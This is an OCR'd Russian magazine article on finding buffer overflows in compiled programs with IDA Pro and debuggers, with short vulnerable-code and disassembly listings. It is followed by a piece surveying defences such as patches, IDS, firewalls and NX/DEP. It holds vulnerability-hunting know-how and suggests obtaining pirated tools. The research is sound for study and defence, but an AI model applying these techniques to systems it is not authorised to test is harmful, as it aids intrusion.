Плохие новости: одна-единственная строка исходного текста может соответствовать десяткам машинных команд, причем оптимизирующие компиляторы транслируют программу не последовательно, а произвольным образом перемешивают машинные команды соседних строк исходного кода, превращая дизассемблерный листинг в настоящую головоломку. Все высокоуровневые конструкции управления (циклы, ветвления) разбиваются на цепочку условных переходов, соответствующую оператору IF GOTO ранних диалектов Бейсика. Комментарии отсутствуют. Структуры данных уничтожаются. Символьные имена сохраняются лишь частично – в RTTI-классах и некоторых импортируемых/экспортируемых функциях. Иерархия классов со сложным наследованием, как правило, может быть полностью восстановлена, но расход времени на реконструкцию будет слишком велик.

Поразительно, но при всех своих различиях методики анализа машинного и исходного кода удивительно схожи, что уравнивает обе стороны в правах. Дизассемблирование – вовсе не такое таинственное занятие, каким оно поначалу кажется, и оно вполне по силам инженеру средней руки. Есть смысл найти и прочитать "Фундаментальные основы хакерства", "Образ мышления ИДА" и "Технику и философию хакерских атак – записки мыщъха" или любые другие книги по этой теме, иначе эта статья рискует

Рис. 1. Затерянный в дебрях кода...

НЕОБХОДИМЫЙ ИНСТРУМЕНТАРИЙ

Голыми руками много дыр не наловишь! Агрессивная природа двоичного кода требует применения специального инструментария. Прежде всего потребуются дизассемблеры. Их много, но IDA PRO бесспорный лидер, оставляет своих конкурентов далеко позади и поддерживает практически все форматы исполняемых файлов, процессоры и компиляторы, существующие на сегодняшний день (см. рис. 2).




Рис. 2. Консольная версия IDA PRO




Рис. 3. Дизассемблер под Palm PC

Еще понадобится отладчик. Классический выбор – Soft-ice (см. рис. 4), однако в последнее время его жирная туша начинает уступать маленькому и подвижному OllyDebugger'у (см. рис. 5), главная вкусность которого – автоматическое отображение распознанных ASCII-строк рядом со смещениями, что значительно упрощает поиск переполняющихся буферов, поскольку они становятся видны как на ладони. К сожалению, будучи отладчиком прикладного уровня, OllyDebugger не может отлаживать ядерные компоненты Windows (некоторые серверные процессы в том числе).




Рис. 4. OllyDebugger

Если исследуемая программа упакована, перед началом дизассемблирования ее следует распаковать, что можно сделать любым универсальным дампером (Proc Dump, PE-Tools, Lord-PE), а еще лучше – специализированным распаковщиком, знающим данный упаковщик в лицо (правда, не для всех упаковщиков существуют распаковщики). Дампы, снятые с программы, чаще всего неработоспособны и для своего запуска требуют серьезной доработки напильником. Однако зачем запускать их? Для дизассемблирования они подойдут и так.





Рис. 5. Профессионально ориентированный отладчик Soft-ice



Все вышеупомянутые продукты можно найти в Осле (Donkey) или в Муле (Mule) – файлообменных сетях, грубо говоря, представляющих собой интернет внутри интернета. С их появлением поиски вареза на WEB'е стали уже неактуальны (удивительно, но о существовании осла многие до сих пор не знают!).

оказаться слишком абстрактной и непонятной.

ОШИБКИ ПЕРЕПОЛНЕНИЯ

Любая программа в значительной мере состоит из библиотек, анализировать которые бессмысленно: они уже давным-давно проанализированы, и никаких радикально новых дыр здесь нет. К тому же подавляющее большинство библиотек распространяется вместе с исходными текстами, так что корпеть над их дизассемблированием вдвойне ненужно. Как правило, библиотечный код располагается позади основного кода программы, и отделить его достаточно просто. Сложнее идентифицировать имена библиотечных функций, без знания которых мы конкретно завязнем в простыне дизассемблерных листингов, словно в трясине. К счастью, подавляющее большинство стандартных библиотек автоматически распознаются Идой. Сигнатуры же экзотических библиотек от сторонних производителей в любой момент можно добавить и самостоятельно, благо IDA допускает такую возможность (подробности в "Hacker Disassembling Uncovered" by Kris Kaspersky и штатной документации).

Решение о загрузке той или иной сигнатурной базы принимается IDA на основе анализа стартового кода, и "чужеродные" библиотеки рискуют остаться нераспознанными. То же самое происходит и при загрузке дампов памяти с поврежденным или отсутствующим стартовым кодом или неверно установленной Entry Point (хроническая болезнь всех дампов). Поэтому, если большая часть функций программы осталась нераспознанной (см. рис. 7), попробуй подключить сигнатурную базу вручную, выбрав в меню File\Load file пункт FLIRT Signature file. Появится обширный перечень известных Иде библиотек (см. рис. 9). Какую из них выбрать? Если ты новичок в дизассемблировании и нужную библиотеку не удается отождествить "визуально", действуй методом перебора, загружая одну сигнатуру за другой, добиваясь максимального расширения голубой заливки (см. рис. 8)

Просматривая список распознанных и импортируемых функций, отберем самые опасные из них. В первую очередь к ним относятся функции, принимающие указатель на выделенный буфер и возвращающие данные заранее не предсказуемого размера (например sprintf, gets и т.д.). Функции с явным ограничением предельно допустимой длины буфера (fgets, GetWindowText, GetFullPathName) намного менее опасны, однако никаких гарантий их лояльности ни у кого нет. Очень часто программист выделяет буфер размером намного меньше и предохранительный клапан не срабатывает. Примера в листинге 1. Очевид- »

При поиске переполняющихся буферов методом слепого перебора тестируй различные длины строк, а не только строки запредельной длины, поскольку материнские функции могут ограничивать их размер сверху, образуя узкий коридор.

Просматривая HEX-дамп, обращай внимание на недокументированные ключи (чаще всего они записаны прямым текстом): некоторые из них позволяют обойти систему безопасности и сделать с программой непредусмотренные вещи.

но, если пользователь введет с клавиатуры строку в 100 и более байт, то произойдет неминуемое переполнение буфера и никакие ограничители длины не спасут! Но это уже лирика.

Полный перечень потенциально опасных функций занимает слишком много места, поэтому здесь не приводится. Будем учиться действовать по обстоятельствам. Загружаем исследуемую программу в дизассемблер (лучше всего в IDA PRO), нажимаем <Shift-F3>, щелкаем мышью по колонке "L" (сокращение от Library – библиотечная функция), отделяя библиотечные функции от всех остальных. Достаем с полки толстый том справочного руководства (для лицензионных пользователей) или запускаем свой любимый MSDN (для всех остальных) и смотрим на прототип каждой из перечисленных здесь функций. Если среди аргументов присутствует указатель на буфер (что-то типа char*, void*, LPTSTR и т.д.) и этот буфер принимает возвращаемые функцией данные, то почему бы не проверить, как он относится к переполнению?

Нажимаем <Enter>, переходя к началу функции, а затем входим в меню View\Open Subview\Cross Reference, открывая окно с перекрестными ссылками, каждая из которых ведет к точке вызова нашей функции. В зависимости от особенностей компилятора и сексуальных наклонностей программиста, проектировавшего исследуемое приложение, вызов может быть как непосредственным (типа CALL our_func), так и косвенным (типа mov ecx, pClass/mov ebx,[ecx + 4]/call ebx/.../pClass DD xxx/DD offset our_func). В последнем случае перекрестные ссылки на out_func будут вести к DD offset our_func и определить место ее реального вызова будет не так-то просто! Обычно хакеры в таких случаях нанимают отладчик, устанавливая на our_func точку останова, а затем записывают EIP всех мест, откуда она вызывается (кстати, наличие интегрированного отладчика в последних версиях IDA существенно ускоряет этот процесс).

И вот мы находимся в окрестностях вызывающего кода! Если аргумент, определяющий размер принимаемого буфера, представляет собой непосредственное значение (что-то типа push 400h, см. листинг 2) – это хороший знак, и дыра, скорее всего, ждет нас где-то поблизости. Если же это не так, не стоит отчаиваться: лучше, прокручивая курсор вверх, посмотреть, где этот размер инициализируется. Может быть, он все-таки представляет собой константу, передаваемую через более-менее длинную цепочку переменных или даже аргументов материнских функций!

Теперь найдем код, осуществляющий выделение памяти под буфер (обычно за это отвечают функции

Рис. 7. Вид навигатора IDA PRO

Рис. 8. Теперь в Багдаде полный порядок!




Рис. 9. Перечень сигнатур, известных ИДЕ

ПРЕЖДЕ ЧЕМ НАЧАТЬ...

Существуют различные подходы к исследованию двоичного кода. Методики слепого поиска не предполагают ничего, кроме методичного перебора различных комбинаций входных данных (которыми, как правило, являются строки различной длины, используемые главным образом для выявления переполняющихся буферов). Целенаправленный анализ требует глубоких знаний системы, нетривиального мышления и богатого опыта проектирования "промышленных" программных комплексов. Хакер должен наперед знать, что именно он ищет. Излюбленные ошибки разработчиков. Вероятные места скопления багов. Особенности и ограничения различных языков программирования. Одних лишь навыков дизассемблирования (ты ведь умеешь дизассемблировать, не правда ли?) для наших целей окажется катастрофически недостаточно. Естественно, тупой перебор не всегда приводит к положительному результату и множество дыр при этом остаются незамеченными. С другой стороны, изучение дизассемблерных листингов также не гарант успеха. Ты можешь просидеть за монитором многие годы, но не найти ни одного достойного бага. Это уж как повезет или не повезет (что, кстати, намного вероятнее)... Поэтому, прежде чем прибегать к дизассемблированию, убедись, что все возможное и невозможное уже сделано. Как минимум следует нанести массированный удар по входным полям, засовывая в них строки непомерной длины, а как максимум – испробовать типовые концептуальные уязвимости. В частности, если атакуемый брандмауэр беспрепятственно пропускает сильно фрагментированные TCP-пакеты, дизассемблировать его не нужно, судя и так все ясно: чтобы обнаружить подобную дыру в двоичном коде, необходимо отчетливо представлять механизм работы брандмауэра и заранее предполагать ее существование. А раз так, то не проще ли будет самостоятельно сформировать фрагментированный пакет и посмотреть, как на него отреагирует брандмауэр? Подложные пакеты – другое дело. Отправляя их жертве, мы должны знать, какие именно поля проверяются, а какие нет. Без дизассемблирования здесь уже не обойтись! Мы должны выделить код, ответственный за обработку заголовков, и проанализировать критерии отбраковки пакетов. В конечном счете дизассемблер – всего лишь инструмент, и на роль генератора идей он не тянет. Бесцельное дизассемблирование – это путь в никуда.

Функции с явным ограничением предельно допустимой длины буфера (fgets, GetWindowText, GetFullPathName) намного менее опасны.




Рис. 10. Берем библиотечную функцию, прототип которой допускает возможность переполнения (1), и переходим по перекрестным ссылкам в окрестности ее вызова (2), смотрим на ограничитель предельно допустимой длины возвращаемых данных, сверяя его с размером выделяемого буфера (3), делаем вывод о возможности (или невозможности) переполнения

> Законы безопасного проектирования гласят: прежде чем выделять буфер, определи точный размер данных.

malloc и new). Если аргумент, определяющий размер выделяемой памяти, также представляет собой константу, причем эта константа меньше предельно допустимой длины возвращаемых данных, дыра найдена и можно смело переходить к фазе анализа возможных способов воздействий на переполняющийся буфер через поля входных данных.

Законы безопасного проектирования гласят: прежде чем выделять буфер, определи точный размер данных, которые ты собираешься положить туда. Другими словами, в правильной программе вызову malloc или new всегда предшествует strlen, GetWindowTextLength или что-то типа того. В противном случае программа потенциально уязвима. Разумеется, наличие превентивной проверки размера само по себе еще не гарант стабильности, поскольку далеко не во всех случаях затребованный размер определяется правильно, особенно если в буфер сливаются данные с нескольких источников.

С локальными переменным в этом плане намного сложнее, поскольку их размер приходится явным образом задавать на этапе компиляции программы, когда длина возвращаемых данных еще не известна. Неудивительно, что переполняющиеся буфера чаще всего обнаруживаются именно среди локальных переменных.

Локальные переменные хранятся в стековых фреймах (англ. frames), также называемых кадрами или автоматической памятью. Каждой функции выделяется "персональный" кадр, в который помещаются все принадлежащие ей локальные переменные. Формирование кадра чаще всего осуществляется машинной командой "SUB ESP, xxx", реже - "ADD ESP, -xxx", где xxx - размер кадра в байтах. Текущие версии IDA PRO по умолчанию трактуют все непосредственные значения как беззнаковые числа, и преобразование "xxx" в " xxx" приходится осуществлять вручную путем нажатия на клавишу < - >.

К сожалению, "разобрать" монолитный кадр на отдельные локальные переменные в общем случае невозможно, поскольку компилятор полностью уничтожает исходную информацию и анализ становится неоднозначным. Однако для наших целей возможностей автоматического анализатора IDA PRO более чем достаточно. Мы будем исходить из того, что локальные буфера чаще всего (но не всегда!) имеют тип byte *, а их размер составляет по меньшей мере 5 байт (правда, как показывает статистика, ошибки переполнения чаще всего встречаются именно в четырехбайтовых буферах, которые при беглом анализе легко спутать с DWORD).

Рассмотрим в качестве примера кадр стека, "разобранный" автоматическим анализатором IDA PRO, и попытаемся обнаружить в нем локальные буфера (см. листинг 3).

Переменная var_38 имеет тип DWORD и занимает 4 байта (размер переменной определяется путем вычитания адреса текущей переменной из адреса следующей: -34h - (- 38h) == 4h). На буфер она похожа мало.

Переменная var_34 имеет тип BYTE и занимает 10h байт, что типично для локального буфера. То же самое можно сказать и о переменной var_20. Переменная var_24 хотя и имеет тип BYTE, занимает всего 4 байта, поэтому может быть как компактным локальным буфером, так и простой скалярной переменной (причем последние встречаются намного чаще). До тех пор пока на предмет переполне- »

Следует помнить о том, что оптимизирующие компиляторы онлайнят функции memcpy/strcpy и memcmp/strcmp, непосредственно вставляя их тело в код! Ищи инструкции rep movs/rep cmps и исследуй их окрестности!




Рис. 11. Иерархия функций в графическом представлении

ния не будут исследованы все явные буфера, возиться с подобными "кандидатами в буфера" нет никакого смысла.

Просматривая дизассемблерный код функции, найдем все ссылки на выявленный буфер и проанализируем возможные условия его переполнения. Вот например:

```
push    300
lea     eax, [ebp+var_34]
push    eax
call    _fgets
add     esp, 0Ch
```

Сразу видно, что переменная var_34 используется для хранения введенной строки (значит, это все-таки буфер!) с предельно допустимой длиной в 300h байт, при длине самой локальной переменной в 10h байт. Не исключено, что var_34, var_24 и var_20 в действительности представляют собой "кусочки" одного буфера, однако в данном случае это ничего не меняет, поскольку их совокупный размер намного меньше 300h!

Если же среди локальных переменных обнаружить переполняющиеся буфера несмотря на все усилия так и не удастся, можно попытать счастья среди развалин динамической памяти, отслеживая все перекрестные ссылки на функции типа new и malloc и анализируя окрестности их вызова.

Как бы там ни было, обнаружив переполняющийся буфер в одной из глубоко вложенных функций, не спеши радоваться: возможно, он никак не связан с потоком пользовательских данных, или (не менее неприятно) одна из материнских функций ограничивает предельно допустимую длину ввода сверху и переполнения не происходит. Пользователи графической версии IDA (фууу!) могут воспользоваться инструментом CALL GRAPH для просмотра дерева вызовов, уродливо отображающего взаимоотношения между дочерними и материнскими функциями и позволяющего (во всяком случае, теоретически) проследить маршрут передвижения введенных пользователем данных по программе. К сожалению, отсутствие каких бы то ни было средств навигации (нет даже простейшего поиска!) обесценивает все прелести CALL GRAPH'а, и сориентироваться в построенных им диаграммах просто нереально. Однако никто не запрещает разрабатывать адекватные средства визуализации самостоятельно.

Пока адекватный инструмент не готов, приходится иметь секс с отладчиком, причем не простой, а анальный. История начинается просто. Заполняем все доступные поля пользовательского ввода, устанавливаем точку останова на вызов считающей их функции (например recv), устанавливаем точки останова непосредственно на буфер, принимающий введенные нами данные, и затем ждем последующих обращений. Чаще всего данные обрабатываются не сразу после приема, а перегоняются через множество промежуточных буферов, каждый из которых может содержать ошибки переполнения. Чтобы удержать ситуацию под контролем, мы вынуждены устанавливать точки останова на каждый из промежуточных буферов, обязательно отслеживая их освобождение (после освобождения локального буфера принадлежащая ему область памяти может быть использована кем угодно, вызывая ложные всплытия отладчика, отнимающие время и сильно нервирующие нас). А ведь то-

Прежде чем искать дыры в подопытной программе, убедись, что их уже не нашли другие! Собери все известные на данный момент дыры и отметь их на карте дизассемблерного кода.

ЛИСТИНГ 1. ПРИМЕР ПРОГРАММЫ, ПОДВЕРЖЕННОЙ ПЕРЕПОЛНЕНИЮ СО СРЫВОМ ПРЕДОХРАНИТЕЛЬНОГО КЛАПАНА


```
#define MAX_BUF_SIZE    100
#define MAX_STR_SIZE    1024
char *x; x = malloc(MAX_BUF_SIZE); fgets(x, MAX_STR_SIZE, f);
```

ЛИСТИНГ 2. НЕПОСРЕДСТВЕННОЕ ЗНАЧЕНИЕ МАКСИМАЛЬНОЙ ДЛИНЫ БУФЕРА, ПЕРЕДАВАЕМОЕ ФУНКЦИИ, ХОРОШИЙ ПРИЗНАК ВОЗМОЖНОГО ПЕРЕПОЛНЕНИЯ

```
.text:00401017                  push    400h
.text:0040101C                  mov     ecx, [ebp+var_8]
.text:0040101F                  push    ecx
.text:00401020                  call    _fgets
```

ЛИСТИНГ 3. ЛОКАЛЬНЫЕ ПЕРЕМЕННЫЕ, АВТОМАТИЧЕСКИ ВОССТАНОВЛЕННЫЕ IDA

```
.text:00401012 sub_401012 proc near ; CODE XREF: start+AF?p
.text:00401012
.text:00401012 var_38           = dword ptr -38h
.text:00401012 var_34           = byte ptr -34h
.text:00401012 var_24           = byte ptr -24h
.text:00401012 var_20           = byte ptr -20h
.text:00401012 var_10           = dword ptr -10h
.text:00401012 var_C            = dword ptr -0Ch
.text:00401012 var_8            = dword ptr -8
.text:00401012 var_4            = dword ptr -4
.text:00401012
```



hex-редактор под LINUX


чек останова всего четыре... Как же мы будем отслеживать обращения к десяткам локальных буферов с помощью всего четырех точек?

А вот как! Версия Soft-ice для Windows 9x поддерживает установку точки останова на регион, причем количество таких точек практически не ограничено. К сожалению, в Soft-ice для Windows NT эта вкусность отсутствует, и ее приходится эмулировать путем хитроумных манипуляций с атрибутами страниц. Переводя страницу в состояние NO_ACCESS, мы будем отлавливать все обращения к ней (в том числе и подопытному буферу). Естественно, если размер буфера много меньше размера страницы (как известно, он составляет 4 Кб), нам придется каждый раз разбираться, к какой именно переменной произошло обращение. При желании этот процесс можно полностью или частично автоматизировать (имеется множество примочек к Soft-ice, поддерживающих развитые скриптовые языки).


Вот так дыры и ищутся! Минимум творчества, максимум рутины... Стрельбы и гонок по пересеченной поверхности здесь тоже нет. Тем не менее, сидеть в отладчике намного круче, чем смотреть "Матрицу" (кстати, никто не знает, где найти оригинальную версию третьей части, не изувеченную переводом?) или апгрейдить компьютер для игры в DOOM 3.

ЗАКЛЮЧЕНИЕ

Успех операции во многом зависит не только от опыта взломщика, но и пространственной ориентации монитора, геометрии мыши и степени потертости клавиатуры, а попросту говоря, от степени везучести. Поговаривают, что мыши и новые клавиатуры приносят несчастье: в самый ответственный момент курсор прыгает немного не туда и переполняющийся буфер остается незамеченным...



Шпионаж за дисковыми операциями с помощью утилиты DiskMon от Марка Руссиновича



Soft-ice, запущенный под VMWare

Илья Рабинович

ЗАЩИТИ СВОИ ПРИЛОЖЕНИЯ

КАК ЗАЩИТИТЬСЯ ОТ АТАКИ НА ПЕРЕПОЛНЕНИЕ БУФЕРА

Многие люди задавали этот вопрос себе и окружающим. Очень возможно, что не раз. Да, защититься от атаки на переполнение буфера очень тяжело. Прежде всего потому, что этот класс атак мало формализован и крайне изощрен. Но, тем не менее, если есть меч, то должен быть и щит!

ЩИТ №1: ПАТЧИ ОТ ПРОИЗВОДИТЕЛЯ

Универсальный метод. Если нет дыры, нет и атаки на нее. Проблема состоит только в трех вещах. Первое: иногда после установки патча некоторые программы начинают работать неправильно. Соответственно, патчи нуждаются в предварительном тестировании, требующем времени. Второе: бывает так, что патчи закрывают дыру лишь частично. Третье: патчи выпускаются с большим (по компьютерным меркам) опозданием. Производителю нужно время на то, чтобы воспроизвести ситуацию у себя в тестовой лаборатории, переписать код, сделать патч, проверить этот патч на совместимость со своими программами и программами сторонних производителей. А пока эта работа идет, пользователь остается беззащитным. А на скольких дырках нет патчей, потому что производитель о них даже не догадывается?

ЩИТ №2: СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЯ (INTRUSION DETECTION SYSTEM, IDS)

За этим названием скрываются программы, проводящие глубокий сигнатурный анализ сетевых пакетов на известные сигнатуры шелл-кодов. Если при этом анализе будет найдена сигнатура, соответствующая сигнатуре известного шелл-кода, пакет будет заблокирован и атака не достигнет цели. Самая известная подобная система распространяется как Open Source и называется Snort. Эта система очень распространена и популярна, к ней существует гигантское количество сигнатур шелл-кодов, написанных энтузиастами и системными администраторами.

Недостатки подобных систем очевидны. К ним относятся достаточно большое количество ложных срабатываний и неспособность определять те передаваемые по Сети шелл-коды, которые не известны системе. Более того, поскольку часто шелл-коды передаются в зашифрованном виде, стоит сменить алгоритм шифрования даже у всем известного шелл-кода, и системы IDS уже перестают детектировать его. Насколько я знаю, ведутся работы над тем, чтобы IDS могли расшифровывать потенциальные шелл-коды на лету, но мне слабо верится, что в ближайшее время они будут способны на это. Короче говоря, позаимствовав технологию у антивирусов, IDS позаимствовали и их недостатки, прибавив к ним и свои собственные. Конечно, очень красиво с точки зрения маркетинга, что каждый раз, когда IDS ловит пакеты с Lovesan, выводится красивое окошечко: "Наша IDS защитила Вас от страшного и опасного вируса Lovesan". Во-первых, такое окошечко, выскакивающее каждые пять минут, уже через двадцать приводит в состояние нервного срыва, а во-вторых, какое реальное значение оно имеет на полностью пропатченной системе, не подверженной данной атаке? А при целенаправленной атаке на переполнение неизвестным для IDS шелл-кодом окошечко так и не выскочит...

ЩИТ №3: ФАЙРВОЛ

Работает по принципу "Если отрубить голову, то и насморка не будет". Действительно, если сетевые пакеты с вредоносным кодом не смогут пройти к уязвимому приложению через отключенный с помощью файрвола порт, то буфер не будет переполнен и атака не состоится. Правда, «зафайрволенное» приложение фактически перестанет работать Много ли «насерфишь» в интернете, если файрволом отключен 80-й (HTTP) порт? Думаю, нет. А атак на переполнение буфера под Internet Explorer на моей памяти было много - от знаменитой "уязвимости в картинках" (переполнение буфера при рендеринге JPEG-изображений) до уязвимости в обработчике IFrame-ссылок. Отключаем 80-й порт?

ЩИТ №4: NX/XD-БИТ ПРОЦЕССОРА, ТЕХНОЛОГИЯ DEP ОТ MICROSOFT

Что же представляет собой этот широко разрекламированный бит? Все очень просто. NX - аббревиатура от Non-Executable. Бит неисполняемости процессора. Как известно, шелл-код внутри приложения имеет вполне определенное положение - это стек, куча или (очень-очень редко) статическая память внутри секции данных приложения. Если мы запрещаем выполнение кода внутри этих областей памяти (метим их NX-битом), то при попытке выполнить шелл-код в

Snort'у отдают предпочтение многие администраторы

Майкрософт о DEP. Конечно, на языке Шекспира

помеченных областях памяти мы получим исключение защиты. Все просто и гениально. Атака на переполнение не проходит.

